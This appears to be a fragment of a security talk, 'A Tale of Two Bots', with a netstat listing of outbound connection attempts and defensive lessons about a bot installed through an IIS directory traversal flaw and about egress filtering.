TCP	desktop4:4465	X.X.46.187:http	SYN_SENT
TCP	desktop4:4466	X.X.46.188:http	SYN_SENT
TCP	desktop4:4470	X.X.46.189:http	SYN_SENT

# Lessons Learned

Installed via directory traversal exploit on an incompletely patched IIS server

Could have been prevented by patching, perhaps; although any IIS exploit could be used for this.

Could have been blocked by egress filtering on IRC ports; we all have egress filtering, yes?

# A Tale of Two Bots

Craig Chamberlain  
Director, Network / Security Engineering  
Lingomotors, Inc.  
Cambridge, MA

